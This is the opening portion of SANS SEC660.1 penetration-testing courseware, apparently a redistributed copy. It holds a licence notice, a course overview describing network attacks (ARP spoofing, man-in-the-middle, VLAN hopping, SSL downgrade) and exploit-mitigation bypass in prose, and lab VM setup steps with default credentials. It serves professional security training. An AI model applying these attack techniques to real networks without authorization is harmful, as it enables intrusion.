

660.1

Network Attacks for Penetration Testers

The SANS logo is rendered in a white, serif font against a dark teal background. The letters are bold and closely spaced.

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

<https://t.me/learningnets>

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With the CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, YOU AGREE THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If you do not agree, you may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP and PMBOK are registered marks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

SEC660.1

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

SANS

Network Attacks for Penetration Testers

© 2019 Joshua Wright and James Shewmaker | All Rights Reserved | Version E03_01

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking: Network Attacks – 660.1

Welcome to the first section of class, focused on network attacks. In this section, we'll look at advanced penetration testing techniques with a focus on network attacks.

Courseware Version: E03_01

Table of Contents (I)		Page
Course Overview		04
Ensure Your Success		17
Accessing the Network		31
Bypassing NAC		37
EXERCISE: Captive Portal Bypass Scenario		56
Attacking IEEE 802.1X		69
VLAN Hopping Techniques		74
Manipulating the Network		89
Ettercap MitM Attacks		95
EXERCISE: Metasploit SMB Capture with Ettercap		104
Bettercap MitM Attacks		122

Table of Contents (I)

This is the Table of Contents slide to help you quickly access specific sections and exercises.

Table of Contents (2)		Page
Routing Attacks		143
IPv6 for Penetration Testers		159
EXERCISE: IPv6 Attack		175
Exploiting Software Updates		186
Attacking HTTPS		195
Attacking SNMP		205
EXERCISE: SNMP Enumeration		223
Bootcamp		232
EXERCISE: HTTP Tamper		234
EXERCISE: OSPF Routing Manipulation		245
EXERCISE: SNMP Configuration Theft		260

Table of Contents (2)

Continued from the previous page.

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Day 1

Course Overview

Ensure Your Success

Accessing the Network

Exercise: Captive Portal Bypass

Manipulating the Network

Exercise: Ettercap MitM

Bettercap

HTTPS MitM

Routing Attacks

IPv6 for Penetration Testers

Exercise: IPv6 Attack

Exploiting the Network

Exercise: SNMP Enumeration

Bootcamp

Course Overview

In this module, we will introduce some essential subject matter, concepts, and introductory topics required to perform advanced penetration testing and to proceed through this course.

Objectives

- Our objective for this module is to understand:
 - Advanced penetration testing methodology
 - Scripting
 - Types of attacks focused on in this course:
 - Network attacks
 - Escaping restricted environments
 - Fuzzing, code coverage, and crypto
 - Windows and Linux exploitation
 - Reverse engineering
 - Thinking outside of the box

Objectives

This module is an introduction to the overall concepts covered in this course. Each area discussed will serve as an entry point as we move through the material for each day.

Advanced Penetration Testing

- Our areas of focus for this course:
 - Network attacks
 - Escaping restricted environments
 - Pen testing cryptographic implementations
 - Fuzzing and scripting
 - Linux and Windows privilege escalation and remote exploitation
 - Modern OS controls
 - Reverse engineering
 - Knowing when to call it a day

Advanced Penetration Testing

Advanced penetration testing requires the ability to fully exhaust all possibilities when assessing a target environment or product to be successful. When others stop, a senior tester comes up with solutions to solve complex problems and think outside of the box. Often, someone serving in this role is the final say before calculating the relative risk. We will be covering techniques used daily by lead penetration testers. These include:

- Network attacks
- Escaping restricted environments
- Pen testing cryptographic implementations
- Fuzzing and scripting
- Linux and Windows privilege escalation and remote exploitation
- Modern OS controls
- Reverse engineering
- Knowing when to call it a day

Network Attacks

- The network is full of opportunities and vulnerabilities
- Gaining a Man-in-the-Middle position
- Defeating or evading modern network controls
- Network manipulation
- VLAN hopping
- SSL downgrade attacks

Network Attacks

Many networks are based on old technology and protocols. Take the Address Resolution Protocol (ARP). It is an archaic protocol that returns a MAC address for a given IP address. This protocol allows for gratuitous ARP packets to be sent by anyone, making it easy to trick systems into thinking a MAC address belongs to a different IP address than its owner. This works on most modern networks, allowing an attacker to perform a Man-in-the-Middle attack and gain a very serious position for attack.

Newer technology has been introduced to help protect networks against these types of attacks, but this technology is often not used, or there are still some vulnerable locations that break down the whole system. Still, it is important to understand when these modern controls can be defeated and the techniques to pull it off. Manipulating the network allows for access to a great amount of information. Removing security controls such as SSL to read otherwise encrypted traffic, sidestepping defenses or simply broken technology, and other forms of attack are all covered in depth in this course, combined with labs to provide practical application of the techniques.

Crypto and Pen Testing

- Many pen testers skip over crypto in assessments
 - Math, algorithms, more math, etc.
- With some essential skills, you can recognize failures in weak crypto
- We'll examine general and specific crypto vulnerabilities

Crypto and Pen Testing

Many penetration testers tend to skip over cryptography in their assessments since implementation is surrounded in complex mathematics, algorithms, and other unfamiliar territory. With some essential skill development, though, we can recognize and exploit failures in weak cryptography systems and continue building skills until we have confidence in evaluating and attacking cryptography. We will examine both general and specific cryptographic vulnerabilities, with a focus on the skills that are useful for a penetration tester who must occasionally review the implementation of encryption and related systems.

Escape and Escalation

- Manipulating services and libraries for exploitation
- Identification of modern OS protections
- Side-stepping filesystem defenses
- Breaking from restricted desktops
- Enterprise and mass exploitation

Escape and Escalation

The primary goal of the escape and escalate section is to identify and circumvent modern defenses in place on operating systems and networks. PowerShell provides both an opportunity to exploit and a powerful capacity to manipulate files, processes, and data in Windows enterprise environments. Other third-party attack frameworks, combined with modern Metasploit modules, provide ways to overcome present-day defenses in fully patched environments.

A large part of penetration testing is confirming that defenses work as intended. Testing the host defenses such as chroot, jail, and complete virtualization is necessary in order to establish what remains to be secured or monitored. Side-stepping filesystem lockdown will provide an opportunity to prove what could happen if a defense failed. The restrictions we will examine are focused on filesystem location, libraries, or running processes. Either way, testing the potential is a requirement for assessing the risk of a breach.

Scripting Skills

- Scripting ties hand-in-hand with fuzz testing
- Automation of tools is essential due to time constraints
- Python and Ruby are great languages
 - Tons of libraries built for security researchers
 - Perl is great, but not a lot of new development
- You must make the plunge into scripting or programming to be successful

Scripting Skills

Scripting helps to automate the testing of systems, services, and applications and helps to take a time burden away from the tester. The topic of fuzz testing, or fuzzing, will be covered in detail in a later module; however, the ability to script and program makes the life of a penetration tester much easier. There are many programming and scripting languages available, some of which are better designed to handle the requirements of a penetration tester. Python and Ruby have both shown a strong level of development and support for security research and exploitation.

Modules, libraries, and debugging tools have been written for these languages to help simplify and automate fuzzing and research. To reach the next level in penetration testing, one must embrace the idea of adding programming into their penetration testing toolkit. Once obtaining this power, you can write and share tools, allowing you to build up an arsenal of helper programs for reconnaissance, scanning, fuzzing, and exploitation.

Reverse Engineering

- Understanding Intel and AT&T assembly code
- External function calls versus internal function calls
- Debugging symbols
- Working with disassemblers
- Maximizing the effectiveness of debuggers
- Discovering vulnerable code

Reverse Engineering

Reverse engineering is a skill that proves extremely beneficial when performing analysis and bug hunting against both commercial and proprietary applications. There are two primary assembly code syntax types on x86 processors: Intel and AT&T. Both styles work well, and most researchers end up going with one versus the other. It is important to master the basics of disassembled code analysis and to improve your ability to quickly identify interesting functions.

Internal function calls make for interesting targets, as the code is completely developed by the programmer, as opposed to using an external function call to a shared library. There are obvious external function calls with known vulnerabilities that must also be identified. Often a tester has a very limited amount of time to spend reversing, so this time must be optimized to focus on the most interesting and lucrative targets.

Most vendors do not offer debugging symbols; however, Microsoft does offer them, and any time they are available they should be used. Debugging symbols map out the names of all internal functions used by a program or library. This makes for much more efficient analysis. Testers often spend a large amount of time working with disassemblers such as IDA Pro and objdump, as well as software debuggers. These tools help you turn a bug and denial-of-service condition into a working exploit with code execution.

Linux Exploitation

- Understanding system architecture
- Debugging Linux programs
- Linking and loading process
- Identifying privileged programs
- Stack overflows
- Defeating modern OS and compiler-time controls

Linux Exploitation

A senior penetration tester must understand the inner workings of many operating systems. At the top of that list are Linux and Windows. The understanding of any OS requires fundamental knowledge about system architecture. This includes a strong understanding of memory management and allocation, processor registers, assembly language, stack and heap management, the linking and loading process, and many other areas consistent on most systems. Identifying programs that are running with a higher privilege level is key to cutting down on the time taken to identify lucrative vulnerabilities. Many OS vulnerabilities are due to stack overflow conditions, which is covered heavily later in the course. Many newer systems have operating system security and compiler-time controls that have been added over the years. A tester must know when an exploit is failing due to one of these controls and know methods to defeat these controls.

Windows Exploitation

- Understanding Windows constructs
 - Thread Information Block
 - Process Environment Block
 - Structured Exception Handling
- Windows stack exploitation
- Return-Oriented Programming
- Defeating exploit mitigation controls
- Windows shellcode

Windows Exploitation

The Windows OS is quite complex and requires a strong level of familiarity with Windows-specific constructs, such as the Thread Information Block (TIB), Process Environment Block (PEB), Structured Exception Handling (SEH), and the overall methodology behind the Windows Application Programming Interface (API). Stack exploitation works in a similar manner to Linux; however, there are specific methods used that allow Windows exploits to become portable.

The Windows OS is very dynamic and constantly changing, which requires attackers to understand techniques that do not rely on static locations of interesting memory locations. Modern controls must be defeated on newer systems, and a tester must know when the controls are undefeatable or when the condition is so challenging that the likelihood of a successful exploitation is low.

A seasoned penetration tester should be able to deal with exploit mitigation controls such as Data Execution Prevention (DEP) and Address Space Layout Randomization (ASLR) using techniques such as Return-Oriented Programming (ROP) to defeat or circumvent them as necessary.

Windows shellcode is also very complex and should be well understood. Even if a tester is not writing custom shellcode, they will often need to analyze the code and make potential changes. Some shellcode is not as stable and consistent as others, potentially increasing the likelihood of a crash.

Thinking Outside of the Box

- Applications, services, protocols, features, etc., are built to function
 - Security is often an afterthought
 - Programmers code based on RFCs and specifications for vendor interoperability
- Penetration testers must
 - Review RFCs and determine ways to break logic
 - There are many ways to code to a standard
 - Work through complex problems to find a solution

Thinking Outside of the Box

A classically trained pianist and a self-taught pianist may be equally talented; however, the classically trained pianist would likely cringe at the writing style of the pianist who is self-taught. Once formal training and routine consumes a programmer, it is difficult to break from this mold. If a programmer is taught to code securely from the start, many mistakes can be avoided. Regardless, programmers designing products that are required to communicate over a network or operate with other vendors' products must follow specifications outlined in a request for comment (RFC) document or other standards-type documentation. They specify how protocols and programs must behave to be consistent across multiple vendors and platforms. They do not specify how to write code to achieve these requirements.

There may be dozens of ways to accomplish the task of meeting something as simple as receiving a network request over a socket. Programmers also reuse a large amount of code when possible. You will often see the same code in many programs written by the same developer, or code taken from another developer. Code can still be seen in use today from the infamous 1990s port-scanning tool "SATAN." Security is often an afterthought to the product development process, although many companies are adding in a Security or Software Development Lifecycle (SDL). This process focuses on secure coding, peer review, code scanning, fuzz testing, quality assurance, and other controls to ensure that code is developed securely.

Penetration testers must use the standards and specifications used by programmers to develop opportunities in order to exploit a coding error. Many unsafe function calls are still supported by languages such as C and C++. This is primarily due to backward compatibility. Systems libraries must still provide support for unsafe functions, as they may be called by older or poorly coded applications. Functions such as "strcpy()" (string copy) are infamous for not allowing for any bounds checking. Use of this function almost always results in problems if exposed to a user. Using functions such as "strncpy()", which allows for bounds checking, does not automatically protect the program from being vulnerable. If the size check is bound to the size of the input, an overflow condition may still exist. Testers need to think of every way in which a goal in programming can be accomplished, and then think of every way that it can potentially be exploited. Leaving out anything may result in an undiscovered bug.

Outside-of-the-box thinking is a generic term not limited to programmatic flaws. Many testers get access to a system and are then uncertain as to what to do next. As mentioned in SANS SEC560, “Network Penetration Testing and Ethical Hacking,” gaining access is just the first step. What you do with that access, while staying within the rules of engagement and scope, is much more important. The process of collecting network traffic, credentials, pivoting through trusted systems, privilege escalation, and exploitation are all important pieces to the puzzle, which can almost always be solved.

Module Summary

- A senior penetration tester must succeed when others fail
- Those who can think outside of the box are often the most successful
- Skills should range from network attacks through system exploitation
- Reverse engineering and disassembly are advanced skills

Module Summary

In this module, we covered high-level subject matter that will be researched and used throughout the course. It is critical for a senior penetration tester to think outside of the box and come up with solutions to complex problems. Many testers feel there is always an answer to a problem, even if they were unable to come up with the solution. This is written up as a level of uncertainty when completing an assessment. Some of the areas covered are very advanced and require that a tester dive into the subject matter and develop a passion for it.

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Day 1

Course Overview

Ensure Your Success

Accessing the Network

Exercise: Captive Portal Bypass

Manipulating the Network

Exercise: Ettercap MitM

Bettercap

HTTPS MitM

Routing Attacks

IPv6 for Penetration Testers

Exercise: IPv6 Attack

Exploiting the Network

Exercise: SNMP Enumeration

Bootcamp

Ensure Your Success

In this section, we will provide some quick tips for preparing your attack system to help ensure your success on the exercises in this module.

Ensure Your Success

- To minimize lab setup time, we included a preconfigured Windows 10 image on the USB drive
- All of the Windows software needed for lab exercises is preinstalled and tested
- You are granted a 4-month license to use the Windows 10 image
 - If after 4 months you wish to continue using the Windows VM, you must purchase a Windows 10 Enterprise license from Microsoft
- We recommend creating a snapshot of the VM prior to booting for the first time to simplify troubleshooting, restoration
- Ensure USB NICs are attached to host (sometimes the guest will claim the NIC automatically)

Ensure Your Success

To minimize lab setup time we have included a preconfigured Windows 10 image on the USB drive. All of the Windows software needed for lab exercises is preinstalled and tested on the Windows 10 image, allowing you to focus on the lab exercises instead of clicking Next, Next, Next, Next, Finish over and over again.


With your class, you are granted a 4-month license to use the Windows 10 image. If after 4 months you wish to continue using the Windows 10 VM included on the USB drive, you must purchase a Windows 10 Enterprise license from Microsoft.

Throughout the course, we will use this and other virtual machines, primarily because they give us the ability to take snapshots and revert the system to a known state. We recommend taking snapshots of the Windows 10 VM before you boot it for the first time to make it simpler to troubleshoot any problems and restore the VM back to a working state.

If your laptop uses a USB network card, make sure the network card is attached to your host system, and not the guest VM. Often, USB devices will connect to the guest system automatically, which isn't obvious from a troubleshooting perspective. From VMware, click Virtual Machine | USB & Bluetooth. If the NIC is listed as *connected*, choose the disconnect option to return it to the host OS.

Install 7-Zip

- Install the unzip utility 7-Zip from the SEC660 drive




Name	Date modified	Type	Size
Mac_7zip	11/30/2016 6:17 AM	File folder	
7z1604.exe	10/28/2016 1:04 PM	Application	1,085 KB
7z1604-x64.exe	10/28/2016 1:04 PM	Application	1,350 KB
ca_setup.exe	10/19/2015 5:56 PM	Application	8,051 KB
dllsearch.py	6/8/2015 11:56 AM	Python File	1 KB
jwp0ppy.tgz	6/8/2015 11:57 AM	TGZ File	3 KB
kittenwar.cer	6/8/2015 11:57 AM	Security Certificate	2 KB
npp.5.8.Installer.exe	6/1/2015 2:25 PM	Application	4,031 KB

Install 7-Zip

Install the appropriate 7-Zip software from the SEC660 drive by launching the 32-bit or 64-bit installer file shown here. 7-Zip gives you a contextual right-click option in Windows Explorer to unzip files. Unlike the built-in Windows unzip function, 7-Zip is much faster (using multiple cores) and can handle more compressed file types. Also included is the macOS version of 7-Zip in the Mac_7zip folder.

Copy Windows 10

- Copy the Windows 10 compressed file to your system drive
- Right-click | 7-Zip | Extract Here
- Double-click to open the Kali directory
- Double-click the VMX file to open in VMware




Copy Windows 10

Copy the Windows 10 compressed file to your system drive. Right-click the Windows 10 compressed file and then select 7-Zip | Extract Here. This will take several minutes to complete.

When the file finishes decompressing, double-click the Sec660-Win10 directory and then launch VMware by double-clicking the VMX file.

Windows 10 Setup (1)

- When prompted, select "I Copied It"




Windows 10 Setup (1)

When you launch VMware with the Windows 10 VM for the first time, VMware will prompt you concerning whether the virtual machine was moved or copied. Select "I Copied It" and then click OK. Start the guest to launch the Windows 10 environment.

Windows 10 Setup (2)

- Log in to Windows using student/sansinstitute
- Press (or use VMware to send) CTRL-ALT-DEL
 - Click *Change a Password*
 - Enter the old password and your new password selection
- Please don't forget your new password!




Windows 10 Setup (2)

After Windows boots, log in with the username and password "student" and "sansinstitute". Press CTRL-ALT-DEL (or send CTRL-ALT-DEL from the VMware menu) and then click "Change a Password." Enter the old password and a new password of your choosing, and then press Enter.

Windows 10 Setup (3)

- Double-click the *Network Settings* icon on the desktop
- Right-click the Ethernet adapter, select *Properties*
 - Click the *IPv4* item, then click *Properties*
 - Set a static IP address and DNS server

If you are completing the course online, see notes for different network setup instructions.




Windows 10 Setup (3)

After changing the login password, set your IP address using the supplied value. Double-click the Network Settings icon on the desktop. Right-click the Ethernet adapter and then select Properties. Click the IPv4 item and then click Properties. Set a static IP address and DNS server as shown on this page (substituting the IP address for your system allocated by the instructor).

If you are completing the course as an online student, you will use different network setup steps. Configure your VMware settings to match the configuration details provided in your online access supplemental instructions, link available after logging in to <https://www.sans.org/>.

Copy Kali Linux

- Copy the Kali compressed file to your system drive
- Right-click | 7-Zip | Extract Here
- Double-click to open the Kali directory
- Double-click the VMX file to open in VMware



Copy Kali Linux

Copy the Kali Linux compressed file to your system drive. Right-click the Kali Linux file in the virtual machine's directory and select 7-Zip | Extract Here. This will take several minutes to complete.

When the file finishes decompressing, double-click the Kali directory and then launch VMware by double-clicking the VMX file.


A Quick Note about Open Source Software

Throughout the course we use a variety of open source tools. The development of open source tools is a labor of love for many developers, eager to share their ideas with the rest of the security community. Without a doubt we are all better off for having these amazing tools available, and we should thank the open source developers for sharing their time and gifts with the community.

Too often, open source developers don't hear back from the people who use their tools and find them valuable. If you find using an open source tool to be valuable, please consider supporting the project with bug reports, source code, or documentation. If you're so moved, you can make a small donation where appropriate. In this way, the authors get the feedback that motivates them to continue making great tools available, and the community continues to benefit from everyone's contributions. Thank you!

Kali Linux Setup (1)

- When prompted, select "I Copied It"




Kali Linux Setup (1)

When you launch VMware with Kali Linux for the first time, VMware will prompt you concerning whether the virtual machine was moved or copied. Select "I Copied It" and then click OK. Start the guest to launch the Kali Linux environment.

Kali Linux Setup (2)

- Log in to Kali using root/toor
- Open a terminal
- Change your root password: "passwd"



Kali Linux Setup (2)

After Kali Linux boots, log in with the username and password "root" and "toor". Open a terminal prompt and change your root password to something you will remember using the "passwd" utility:

```
# passwd
```

```
Enter new UNIX password: newpassword
```

```
Retype new UNIX password: newpassword
```

```
passwd: password updated successfully
```

Kali Linux Setup (3)

From the terminal, configure your system with your assigned IP address:

```
# ifconfig eth0 10.10.X.X netmask 255.255.0.0 up
```

Set the DNS server:

```
# echo nameserver 10.10.10.78 > /etc/resolv.conf
```

Kali Linux Setup (3)

Configure your system with your assigned IP address using the `ifconfig` utility, as shown. Ensure you specify a 16-bit subnet mask, as shown. If you reboot this VM, you will need to redo this `ifconfig` to set your IP address.

Set your nameserver to 10.10.10.78 by replacing the `/etc/resolv.conf` file, as shown.


If you are completing the course as an online student, you will use different network setup steps. Configure your VMware settings such that your Kali Linux VM uses NAT instead of bridged mode networking. Instead of configuring the IP address manually, as shown on this page, set the network adapter settings to use DHCP. Detailed instructions are at <https://connect.labs.sans.org/>.

Virtual Machine Networking

NETWORKING

Check both the virtual machines to ensure that the network adapter is set to Bridged.

Confirm connectivity by pinging the files.sec660.org server



